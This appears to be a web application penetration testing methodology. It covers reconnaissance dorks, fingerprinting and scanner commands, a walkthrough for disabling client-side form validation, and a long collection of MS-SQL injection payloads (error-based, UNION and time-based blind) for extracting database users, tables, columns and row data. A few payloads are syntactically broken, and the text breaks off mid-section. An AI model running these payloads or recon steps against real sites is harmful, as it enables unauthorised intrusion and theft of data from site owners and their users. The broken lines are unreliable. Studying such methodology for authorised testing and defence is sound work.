# Tactical Web Application Penetration Testing Methodology

# Phase 1: Open Source Information Gathering

**Phase 1a) OSSINT**

Use websites such as:

1. Serversniff.net
2. Netcraft.com
3. Domaintools.com
4. Centralops.net
5. Clez.net
6. Robtex.com
7. Regex.info/exif.cgi

```
$ python geoedge.py www.targetcompany.com
```

Tool Location:
http://www.edge-security.com/soft/geoedge.py

**Phase 1b) Search Engine Vulnerability Quick Hits**

1. SQID.rb (Google for SQL Injection)

```
    $ ruby sqid2.rb -m g -q "filetype:jsp | filetype:asp | filetype:aspx | filetype:php |
filetype:pl | filetype:cgi | filetype:rb | filetype:py | filetype:do filetype:aspx |
filetype:php | filetype:pl | filetype:cgi | filetype:rb | filetype:py inurl:targetcompany.com
site:targetcompany.com" -s 0 -r 500
```

http://sqid.rubyforge.org/

2. Google for generic Database errors:

```
    * site:targetcompany.com "Microsoft OLE DB Provider for SQL Server"
    * site:targetcompany.com "Microsoft JET Database Engine"
    * site:targetcompany.com "Type mismatch"
    * site:targetcompany.com "You have an error in your SQL syntax"
    * site:targetcompany.com "Invalid SQL statement or JDBC"
    * site:targetcompany.com "DorisDuke error"
    * site:targetcompany.com "OleDbException"
    * site:targetcompany.com "JasperException"
    * site:targetcompany.com "Fatal Error"
    * site:targetcompany.com "supplied argument is not a valid MySQL"
    * site:targetcompany.com "mysql_"
    * site:targetcompany.com ODBC
    * site:targetcompany.com JDBC
    * site:targetcompany.com ORA-00921
    * site:targetcompany.com ADODB
```

3. XSSScan.py (Google for XSS)

```
    $ python XSSscan.py -s http://www.targetcompany.com -a 'XSS' -write
targetcompany_xxs.txt -v
```

    http://www.packetstormsecurity.org/UNIX/scanners/XSSscan.py.txt

4. Search xssed.com for the target company

5. Google for generic RFIs:

```
    * site:targetcompany.com ".php" "file="
    * site:targetcompany.com ".php" "folder="
    * site:targetcompany.com ".php" "path="
    * site:targetcompany.com ".php" "style="
    * site:targetcompany.com ".php" "template="
    * site:targetcompany.com ".php" "PHP_PATH="
    * site:targetcompany.com ".php" "doc="
    * site:targetcompany.com ".php" "document="
    * site:targetcompany.com ".php" "document_root="
    * site:targetcompany.com ".php" "pg="
    * site:targetcompany.com ".php" "pdf="
```

6. Scan for known RFIs

```
    $ python dorkscan.py targetcompany.com dorklist.txt
http://www.learnsecurityonline.com/rfi_test.txt
```

    http://www.darkc0de.com/others/dorkScan.py

7. Google Diggity & Bing Diggity

    http://www.stachliu.com/index.php/resources/tools/google-hacking-diggity-project/

8. Look for files that give up good information

* robots.txt

Analyze robots.txt using Google Webmaster Tools
Google provides an "Analyze robots.txt" function as part of its "Google Webmaster Tools", which can assist with testing
and the procedure is as follows:

1. Sign into Google Webmaster Tools with your Google Account.
2. On the Dashboard, click the URL for the site you want.
3. Click Tools, and then click Analyze robots.txt.

* with metasploit

```
    msf auxiliary(robots_txt) > run

    [*] Scanned 09 of 65 hosts (013% complete)
    [*] [192.168.1.100] /robots.txt - /z/r/*$

    msf auxiliary(robots_txt) > run

    [*] [204.244.125.96] /robots.txt - /administrator/, /cache/, /components/, /images/,
/includes/, /installation/, /language/, /libraries/, /media/, /modules/,         /plugins/,
/templates/, /tmp/, /xmlrpc/
```

* crossdomain.xml
* phpinfo.php
* Sitemap.xml
* Send bounce email to a non-existent address at targetcompany.com so you can read the header info from the "Mailer Daemon Returned Email" response.

  You can usually get the IP address of mail server this way and get an idea of the internal IP range.

# Phase 2: Platform Determination

**1. Determine if the target is virtually hosted**

```
$ sh rwhois.sh http://www.targetcompany.com
```

http://packetstormsecurity.org/UNIX/scanners/rwhois.sh

**2. Determine if the target is load balanced**

```
$ ./halberd -v http://www.targetcompany.com
```

http://halberd.superadditive.com/

**3. Determine if the target is protected by an IPS**

```
$ osstmm-afd -v -P HTTP -t http://www.targetcompany.com -v
```

http://www.purehacking.com/afd/downloads.php

**4. Determine if the target is protected by a WAF**

```
$ wafw00f2.py http://www.targetcompany.com
```

http://code.google.com/p/waffit/

**5. Determine the target platform**

5a) Operating System (Windows/Linux)

```
# nmap -sV -O www.targetcompany.com
```

5b) WebServer Type (IIS/Apache)

Firefox ServerSpy
https://addons.mozilla.org/en-US/firefox/addon/2036

```
./httprint -h http://www.vulnerablesite.com -s signatures.txt
```

http://net-square.com/httprint/

hmap
http://ujeni.murkyroc.com/hmap/

Fingerprint Reference:
http://projects.webappsec.org/Fingerprinting

5c) Database Type (MS-SQL/MySQL/Oracle/

Fingerprint Reference:
http://projects.webappsec.org/Fingerprinting

5c) Server-Side Technology Fingerprint (ASP/PHP/JSP)

| Extension | Technology Server Platform |
|---|---|
| .pl | Perl CGI script Generic; usually web servers running on Unix |
| .cgi | Can be any scripting language |
| .py | Python |
| .rb | Ruby |
| .asp | Active Server Pages Microsoft IIS |
| .aspx | ASP+ Microsoft .NET |
| .asmx | ASP.NET WebServer |
| .php | PHP script Generic; usually interfaced with Apache |
| .cfm | ColdFusion Generic; usually interfaced with Microsoft IIS |
| .cfml | ColdFusion Markup Language |
| .nsf | Lotus Domino Lotus Domino server |
| .jsp | Java Server Page Various platforms |
| .jnpl | Java WebStart File (formatted in XML) |
| .do | Java Struts Various platforms |
| .php3,php4,php5,phtml,inc | |

PHP Easter Eggs:
http://shiflett.org/blog/2006/feb/php-easter-eggs
http://www.0php.com/php_easter_egg.php

ASP Fingerprinting:
http://michaeldaw.org/projects/asp-auditor-v2

5d) Client-Side Language (Javascript/VBScript)
View website source code to determine the scripting language in use

**6. Determine if the site uses Application Pages or Functional Paths**
(ex: /admin/editUser.jsp vs. parameter passing as in /admin.jsp?action=editUser)

**7. Look for server mis-configurations**
*** Microsoft ASP.NET Debugging Enabled**

**Filename: (startup.aspx)**
**`https://<target>:443/path/startup.aspx`**

**HTTP Attack Request:**

```
DEBUG /path/startup.aspx HTTP/1.0
Referer: http://<ref_target>:80/
Connection: Close
Host: <target>
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01;
Windows NT 5.0)
Pragma: no-cache
Content-Length: 0
Command: stop-debug
```

```
        Connection: closed
        Cookie: ASPSESSIONIDAABQTDQT=CCEBGKPDCMIBMFILHDHCHJBF;
        ASP.NET_SessionId=5midlh55bqdr00fcd5l2dp45
```

**HTTP Vulnerable Response:**

```
       HTTP/1.1 200 OK
        Server: Microsoft-IIS/5.0
        Date: Sat, 09 Jul 2005 00:12:51 GMT
        X-Powered-By: ASP.NET
        X-AspNet-Version: 1.1.4322
        Cache-Control: private
        Content-Type: text/html; charset=utf-8
        Content-Length: 2

        OK



  * TRACE Method Enabled

    HTTP Attack Request:
        $ nc www.targetcompany.com 80
        TRACE / HTTP/1.1
        Host: www.targetcompany.com


     HTTP Vulnerable Response:
        HTTP/1.1 200 OK
        Server: Microsoft-IIS/5.0
        Date: Tue, 31 Oct 2006 08:01:48 GMT
        Connection: close
        Content-Type: message/http
        Content-Length: 39

        TRACE / HTTP/1.1
        Host: www.targetcompany.com
```

**8. Make some manual requests for known valid and invalid resources, and identify how the server handles it (ex. 200, 302, 404, etc)**

# Phase 3: Automatic Attack Surface Mapping

**1. Web Spidering and vulnerability identification with a local proxy**
Spider the website with a local proxy like Paros or Burp Suite.

**2. Web Spidering and vulnerability identification with an active scanner**

Scan the website with a web application vulnerability scanner such as:

Commercial:
- Acunetix
- Appscan
- WebInspect
- Netsparker

Open-Source:
- w3af
- Wapiti

NOTE: Be sure to do this step both with and without logging into the site.

## 2a. Dealing with an Open-Source CMS

- whatweb
- cms-explorer

```
$ ruby whatweb -a 4 http://www.targetcompany.com
```

Tool Location:
http://www.morningstarsecurity.com/research/whatweb

```
$ perl cms-explorer.pl -url http://www.targetcompany.com -type joomla -plugins
$ perl cms-explorer.pl -url http://www.targetcompany.com -type joomla -
$ perl cms-explorer.pl -url http://www.targetcompany.com -type joomla -themes
$ perl cms-explorer.pl -url http://www.targetcompany.com -type joomla -osvdb | grep
osvdb
```

You can replace 'joomla' with Drupal, Wordpress, Mambo. This tool can query OSVDB but an API key is required. You can get the OSVDB API key from here: http://osvdb.org/api/about

Tool Location:
http://cms-explorer.googlecode.com/files/cms-explorer-1.0.tar.bz2

Usage Reference
http://code.google.com/p/cms-explorer/wiki/Usage

## 3. Discover Hidden Content

Use a tool that can look for hidden content such as:

- Webr00t.pl
  ```
  $ perl Webr00t.pl -h http://www.targetcompany.com
  ```
  http://packetstormsecurity.org/UNIX/cgi-scanners/Webr00t.pl

- DirBuster
  http://sourceforge.net/projects/dirbuster/

- Burp Intruder
  http://portswigger.net/suite/download.html

# Phase 4: Manual Attack Surface Mapping

**Phase 4a) Look for the big vulnerabilities**

Browse the entire site, every single page asking yourself three (3) questions.

**1. Does this page or something on this page talk to a database, or another system?**

If so test for injection vulnerabilities (SQL, XPATH, LDAP, etc).

**2. Can I or any other website user see what I type?**

If so test for XSS, or similar abuse of trust vulnerabilities.

**3. Does this page or something on this page reference a local or remote file?**

If so test for Local/Remote File includes.

**4. Does his page appear to be passing user input to a System( ) function or processing a block of code that is supplied from user input?**

If so, attempt command injection.

**Phase 4b) Look for the less popular vulnerabilities**

**1. Inference from Published Content**
Review the results of your user-directed browsing and basic brute-force exercsies.

Identify naming conventions used (ex: If you see something like AddDocument.jsp, ViewDocument.jsp, then you should look for things like Editdocument.jsp, and RemoveDocument.jsp)

Identify naming conventions for static content (AnnualReport2004.pdf and AnnualReport2005.pdf)

```
    $ mkdir targetcompanydocs
    $ python metagoofil.py -d www.targetcompany.com -l 2000 -f all -o
targetcompany.html -t targetcompanydocs/
```

http://www.edge-security.com/metagoofil.php

Review all client-side code for clues (ex: html comments, javascript, comments related to protected or unlinked functions, and htmldc forms with disabled SUBMIT elements) about hidden server-side content.

- Search for temporary files (ex: .DS_Store, file.php~1)

- Download and decompile java applets, shockwave files, activeX controls

Decompilers:

|  |  |
|---|---|
| * jade.exe | (java decompiler) |
| * Jode and JSwat | (java decompilers) |
| * .Net Reflector | (C# decompiler) |
| * Flasm | (SWF bytecode disassembler) |

Scrape Archive.org

http://www.metasploit.com/modules/auxiliary/scanner/http/enum_wayback

**2. Identify Client-Side Security Controls and attempt to bypass them**

Locate all instances where hidden form fields, cookies, and URL parameters are apparently being used to transmit data via the client. Attempt to determine or guess the purpose that the item plays in the application's logic, based on the context in which it appears and on clues such as the parameter's name.

Using a local proxy modify the item's value in ways that are relevant to its purpose in the application. Ascertain whether the application possesses arbitrary values submitted in the parameter, and whether this exposes the application to any vulnerabilities.

Details about disabling Javascript client-side input validation:

Overall Strategy:  Download a local copy of the page and modify it to disable client-side controls.

1.  In your browser, right click on the webpage.  View Source -> Save As Hacked.html

2.  Navigate to the POST line and modify the relative path to an absolute path.  This way, the page knows where to go when you post from your local hacked.html file.

If the website is called victim.com, here is what the input validation would look like:

BEFORE:

```
<form id="form_id" method="post" action="action.php"
onsubmit="javascript:return validate('form_id','email');">
<input type="text" id="email" name="email" />
<input type="submit" value="Submit" />
</form>
```

AFTER:

```
<form id="form_id" method="post" action="www.victim.com/action.php"
onsubmit="javascript:return validate('form_id','email');">
<input type="text" id="email" name="email" />
<input type="submit" value="Submit" />
</form>
```

3.  Referring to the example from above, search for the function called validate.  It will probably look similar to this:

```
function validate(form_id,email) {
      var reg = /^([A-Za-z0-9_\-\.])+\@([A-Za-z0-9_\-\.])+\.([A-Za-
      z]{2,4})$/;
      var address = document.forms[form_id].elements[email].value;
      if(reg.test(address) == false) {
           alert('Invalid Email Address');
           return false;
      }
 }
```

4. Once the validation function has been identified, remove all validation content so that the function only returns true:

```
 function validate(form_id,email) {
      return true;
 }
```

5. Open your web browser to the local copy of hacked.html and attempt SQL injection. At this point, please refer to the SQL injection tactics located in Phase 5.

**3. Identify session handling mechanism and attempt to abuse it**

Session Predictability Testing:

```
$ curl -I -s http://www.targetcompany.com
$ perl getcookie.pl http://www.targetcompany.com ASP.NET_SessionId 200 > 200.txt
$ perl ob-session.pl < 200.txt
```

http://www.open-labs.org/ob-session04.tar.gz

or

```
$ ./stompy http://www.targetcompany.com
```

http://lcamtuf.coredump.cx/stompy.tgz

or

WebScarab
http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project#Download

Decode Viewstate Data:

```
$ ./viewstate --decode --verbose --url=http://www.targetcompany.com
```

http://labs.portcullis.co.uk/application/viewstate/
http://sourceforge.net/projects/viewstate/

Viewstate Reference:
http://msdn.microsoft.com/en-us/library/ms972976.aspx

**4. Test SSL Ciphers**

```
$ perl ssl-cipher-check.pl www.targetcompany.com
```

http://www.unspecific.com/ssl/

or

http://www.foundstone.com/us/resources/proddesc/ssldigger.htm

or

```
$ perl manyssl1.6.pl
```

http://www.portcullis-security.com/tools/free/manyssl-1.0.tar.gz
http://labs.portcullis.co.uk/application/ManySSL/

or

```
# nmap --script sslv2.nse -p 443,993,995 www.targetcompany.com
```

http://nmap.org/nsedoc/scripts/sslv2.html

or

```
# openssl s_client -no_tls1 -no_ssl3 -connect www.targetcompany.com:443
```

or

Nessus/Acunetix or similar vulnerability scanner

# Phase 5: Manual Attacks

## Manual SQL Injection (ASP/MS SQL Server)

Integer and String Based Injection

Integer Injection:
http://[site]/page.asp?id=1 having 1=1--

Column '[COLUMN NAME]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

String Injection:
http://[site]/page.asp?id=x' having 1=1--

Column '[COLUMN NAME]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Enumerating Column Names with HAVING / GROUP BY Clause

While we're on the subject of HAVING 1=1, it is possible to continue enumerating column names from the current table that is being queried using this syntax:

http://[site]/page.asp?id=1 having 1=1--

Column '[table name_1.COLUMN NAME_1]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

http://[site]/page.asp?id=1 GROUP BY table name_1.COLUMN NAME_1 having 1=1--

Column '[table name_1.COLUMN NAME_2]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

http://[site]/page.asp?id=1 GROUP BY table name_1.COLUMN NAME_1,table name_1.COLUMN NAME_2 having 1=1--

Column '[table name_1.COLUMN NAME_3]' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

ERROR SQL INJECTION - EXTRACT DATABASE USER

http://[site]/page.asp?id=1 or 1=convert(int,(USER))--

Syntax error converting the nvarchar value '[DB USER]' to a column of data type int.

Some other options are:
http://[site]/page.asp?id=1 or 1 in (SELECT user_name())--

http://[site]/page.asp?id=1 or 1 in (SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID)--

http://[site]/page.asp?id=1 or 1 in ((SELECT name FROM master..syslogins)--

ERROR SQL INJECTION - EXTRACT DATABASE NAME

http://[site]/page.asp?id=1 or 1=convert(int,(DB_NAME))--

Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

Some other options are:
http://[site]/page.asp?id=1 or 1 in (SELECT db_name())--
http://[site]/page.asp?id=1 or 1 in (SELECT db_name() FROM master..sysprocesses WHERE spid = @@SPID)--

ERROR SQL INJECTION - EXTRACT DATABASE VERSION

http://[site]/page.asp?id=1 or 1=convert(int,(@@VERSION))--

Syntax error converting the nvarchar value '[DB VERSION]' to a column of data type int.

Some other options are:
http://[site]/page.asp?id=1 or 1 in (SELECT @@version)--

ERROR SQL INJECTION - EXTRACT SERVER NAME

http://[site]/page.asp?id=1 or 1=convert(int,(@@SERVERNAME))--

Syntax error converting the nvarchar value '[SERVER NAME]' to a column of data type int.

Some other options are:
http://[site]/page.asp?id=1 or 1 in (SELECT @@servername)--

Number of columns enumeration

Using 'Order by' to determine the number of columns in a given query string for use with blind sql injection:

http://[site.com]/page.asp?=1 order by 100--
When we pass 100, it should say "unknown column in order by clause". We use the process of elimination to determine the number of columns. Next we would halve the number.

http://[site.com]/page.asp?=1 order by 50--
Again we would get an error. Lets try something like...10

http://[site.com]/page.asp?=1 order by 10--
When we do the number 10, the query completes just fine. We are close, but there might be more.

http://[site.com]/page.asp?=1 order by 15--
Another error in the order by clause. We know there is more than 10, but less than 15.

http://[site.com]/page.asp?=1 order by 12--
This passed just fine. Might be more, lets test.

http://[site.com]/page.asp?=1 order by 13--
Error. This means we have 12 columns. Now we are ready for some blind SQL injection. The reason for doing this is because the union select query must have the same number of columns when selecting from a query. Now we run the following on the site and start testing for some table names:

ERROR SQL INJECTION - List  DATABASES

http://[site]/page.asp?id=1  or 1 in (SELECT DB_NAME(0))--
http://[site]/page.asp?id=1  or 1 in (SELECT DB_NAME(1))--
http://[site]/page.asp?id=1  or 1 in (SELECT DB_NAME(2))--
http://[site]/page.asp?id=1  or 1 in (SELECT DB_NAME(3))--

http://[site]/page.asp?id=1  or 1 in (SELECT DB_NAME(4))--
http://[site]/page.asp?id=1  or 1 in (SELECT DB_NAME(N))--

Some other options are:
http://[site]/page.asp?id=1 or 1 in (SELECT name FROM master..sysdatabases)--

ERROR SQL INJECTION - EXTRACT 1st  DATABASE TABLE

http://[site]/page.asp?id=1 or 1 in (select top 1 name from sysobjects where xtype=char(85))--

Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Some other options are:
http://[site]/page.asp?id=1  or 1=convert(SELECT name FROM master..sysobjects WHERE xtype = 'U')--

ERROR SQL INJECTION - EXTRACT 2nd DATABASE TABLE

http://[site]/page.asp?id=1 or 1 in (select top 1 name from sysobjects where xtype=char(85) and ,name>'TABLE-NAME-1')--

Syntax error converting the nvarchar value '[TABLE NAME 2]' to a column of data type int.

Some other options are:
http://[site]/page.asp?id=1  or 1=convert(SELECT name FROM master..sysobjects WHERE xtype = 'U' and name>'TABLE-NAME-2')--

ERROR SQL INJECTION - EXTRACT 3rd DATABASE TABLE

http://[site]/page.asp?id=1  or 1 in (select top 1 name from sysobjects where xtype=char(85) and ,name>'TABLE-NAME-2')--

Syntax error converting the nvarchar value '[TABLE NAME 3]' to a column of data type int.

Some other options are:
http://[site]/page.asp?id=1  or 1=convert(SELECT name FROM master..sysobjects WHERE xtype = 'U' and name>'TABLE-NAME-3')--

ERROR SQL INJECTION - EXTRACT 1st TABLE COLUMN NAME

http://[site]/page.asp?id=1  or 1 in (select top 1 column_name from

DBNAME.information_schema.columns where table_name='TABLE-NAME-1')--

Syntax error converting the nvarchar value '[COLUMN NAME  1]' to a column of data type int.

ERROR SQL INJECTION - EXTRACT 2nd TABLE COLUMN NAME

http://[site]/page.asp?id=1  or 1 in (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1' and column_name>'COLUMN-NAME-1')--

Syntax error converting the nvarchar value '[COLUMN NAME 2]' to a column of data type int.

ERROR SQL INJECTION - EXTRACT 3rd TABLE COLUMN NAME

http://[site]/page.asp?id=1  or 1 in (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1' and column_name>'COLUMN-NAME-2')--

Syntax error converting the nvarchar value '[COLUMN NAME  3]' to a column of data type int.

ERROR SQL INJECTION - EXTRACT 1st FIELD OF 1st ROW

http://[site]/page.asp?id=1  or 1=convert(int,(select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--

Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.

ERROR SQL INJECTION - EXTRACT 2nd FIELD OF 1st ROW

http://[site]/page.asp?id=1  or 1=convert(int,(select top 1 COLUMN-NAME-2 from TABLE-NAME-1))--

Syntax error converting the nvarchar value '[FIELD 2 VALUE]' to a column of data type int.

ERROR SQL INJECTION - EXTRACT 3nd FIELD OF 1st ROW

http://[site]/page.asp?id=1  or 1=convert(int,(select top 1 COLUMN-NAME-3 from TABLE-NAME-1))--

Syntax error converting the nvarchar value '[FIELD 3 VALUE]' to a column of data type int.

ERROR SQL INJECTION - EXTRACT 1st FIELD OF 2nd ROW http://[site]/page.asp?id=1  or 1=convert(int,(select top 1 COLUMN-NAME-1 from TABLE-NAME-1 where COLUMN-NAME-1 NOT in ('FIELD-1-VALUE') order by COLUMN-NAME-1 desc))--

Syntax error converting the nvarchar value '[FIELD 1 VALUE OF 2ND ROW]' to a column of data type int.

## ERROR SQL INJECTION - EXTRACT 1st FIELD OF 3nd ROW

http://[site]/page.asp?id=1  or 1=convert(int,(select top 1 COLUMN-NAME-1 from TABLE-NAME-1 where COLUMN-NAME-1 NOT in ('FIELD-2-VALUE') order by COLUMN-NAME-1 desc))--

Syntax error converting the nvarchar value '[FIELD 1 VALUE OF 3RD ROW]' to a column of data type int.

## MS-SQL UNION Injection

UNION SQL INJECTION - DETECTION

Integer Injection:
http://[site]/page.asp?id=1 UNION SELECT ALL 1--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3--

All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.

http://[site]/page.asp?id=1 UNION SELECT ALL 1,2,3,4--

NO ERROR

## UNION SQL INJECTION Column Type Enumeration

http://[site]/page.asp?id=1 union select sum(column_name1) from table_name --
Look at error message to determine if data is int, or varchar.

http://[site]/page.asp?id=1 union select sum(column_name2) from table_name --
Look at error message to determine if data is int, or varchar.

http://[site]/page.asp?id=1 union select sum(column_name3) from table_name --
Look at error message to determine if data is int, or varchar.

UNION SQL INJECTION - EXTRACT DATABASE USER

```
http://[site]/page.asp?id=1 UNION SELECT ALL 1,USER,3,4--
```

[DB USER]

UNION SQL INJECTION - EXTRACT DATABASE NAME

```
http://[site]/page.asp?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
```

[DB NAME]

UNION SQL INJECTION - EXTRACT DATABASE VERSION

```
http://[site]/page.asp?id=1 UNION SELECT ALL 1,@@VERSION,3,4--
```

[DB VERSION]

UNION SQL INJECTION - EXTRACT SERVER NAME

```
http://[site]/page.asp?id=1 UNION SELECT ALL 1,@@SERVERNAME,3,4--
```

[SERVER NAME]

UNION SQL INJECTION - EXTRACT DATABASE TABLES

```
http://[site]/page.asp?id=1  UNION SELECT ALL 1,name,3,4 from sysobjects where
xtype=char(85)--
```

[TABLE NAME 1]

UNION SQL INJECTION - EXTRACT TABLE COLUMN NAMES

```
http://[site]/page.asp?id=1  UNION SELECT ALL 1,column_name,3,4 from
DBNAME.information_schema.columns where table_name='TABLE-NAME-1'--
```

[COLUMN NAME  1]

UNION SQL INJECTION - EXTRACT 1st FIELD

```
http://[site]/page.asp?id=1  UNION SELECT ALL 1,COLUMN-NAME-1,3,4 from TABLE-
NAME-1--
```

[FIELD 1 VALUE]

UNION SQL INJECTION - EXTRACT 2nd FIELD

http://[site]/page.asp?id=1  UNION SELECT ALL 1,COLUMN-NAME-2,3,4 from TABLE-NAME-1--

[FIELD 2 VALUE]

UNION SQL INJECTION - EXTRACT 3nd FIELD

http://[site]/page.asp?id=1  UNION SELECT ALL 1,COLUMN-NAME-3,3,4 from TABLE-NAME-1--

[FIELD 3 VALUE]

MS-SQL Blind Injection

BLIND SQL INJECTION - DETECTION

Integer Injection:
http://[site]/page.asp?id=1; WAITFOR DELAY '00:00:10'-- (+10 seconds)

String Injection:
http://[site]/page.asp?id=x'; WAITFOR DELAY '00:00:10'-- (+10 seconds)

Basic Usage:
http://[site]/page.asp?id=1;waitfor+delay+'0:0:5';--
See if it takes 5 seconds to return the page. If it does, then you can ask it questions.

http://[site]/page.asp?id=1;if+not(substring((select+@@version),%,1)+<>+5)+waitfor+delay+'0:0:5';--
Ask it if he is running SQL Server 2000

http://[site]/page.asp?id=1;if+not(select+system_user)+<>+'sa'+waitfor+delay+'0:0:5'--
Ask it if it's running as 'sa'

http://[site]/page.asp?id=1;if+is_srvrolemember('sysadmin')+>+0+waitfor+delay+'0:0:5';--
Ask it if the current user a member of the sysadmin group

BLIND SQL INJECTION - EXTRACT DATABASE USER

3 - Total Characters
http://[site]/page.asp?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://[site]/page.asp?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://[site]/page.asp?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'-- (+10 seconds)

D  - 1st Character

http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))>97) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY '00:00:10'--
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=99) WAITFOR DELAY '00:00:10'--
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),1,1)))=100) WAITFOR DELAY '00:00:10'-- (+10 seconds)

B - 2nd Character
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))>97) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),2,1)))=98) WAITFOR DELAY '00:00:10'-- (+10 seconds)

O - 3rd Character
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>97) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>115) WAITFOR DELAY '00:00:10'--
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>105) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))>110) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))=109) WAITFOR DELAY '00:00:10'--
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((USER),3,1)))=110) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Database User = DBO

## BLIND SQL INJECTION - EXTRACT DATABASE NAME

http://[site]/page.asp?id=1; IF (LEN(DB_NAME())=8) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=112) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=114) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=111) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=45) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB_NAME()),5,1)))=100) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB_NAME()),6,1)))=98) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB_NAME()),7,1)))=45) WAITFOR DELAY '00:00:10'-- (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((DB_NAME()),8,1)))=49) WAITFOR DELAY '00:00:10'-- (+10 seconds)

Database Name = PRO-DB-1

## BLIND SQL INJECTION - EXTRACT 1st DATABASE TABLE

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=5) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=117) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=115) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=101) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),4,1)))=114) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),5,1)))=115) WAITFOR DELAY '00:00:10'--  (+10 seconds)

Table Name = USERS

BLIND SQL INJECTION - EXTRACT 2nd DATABASE TABLE

http://[site]/page.asp?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'USERS')=6) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'USERS'),1,1)))=111) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'USERS'),2,1)))=114) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'USERS'),3,1)))=100) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'USERS'),4,1)))=101) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'USERS'),5,1)))=114) WAITFOR DELAY '00:00:10'--  (+10 seconds)
http://[site]/page.asp?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85) and name>'USERS'),6,1)))=115) WAITFOR DELAY '00:00:10'--  (+10 seconds)

Table Name = ORDERS

BLIND SQL INJECTION - EXTRACT 3rd DATABASE TABLE

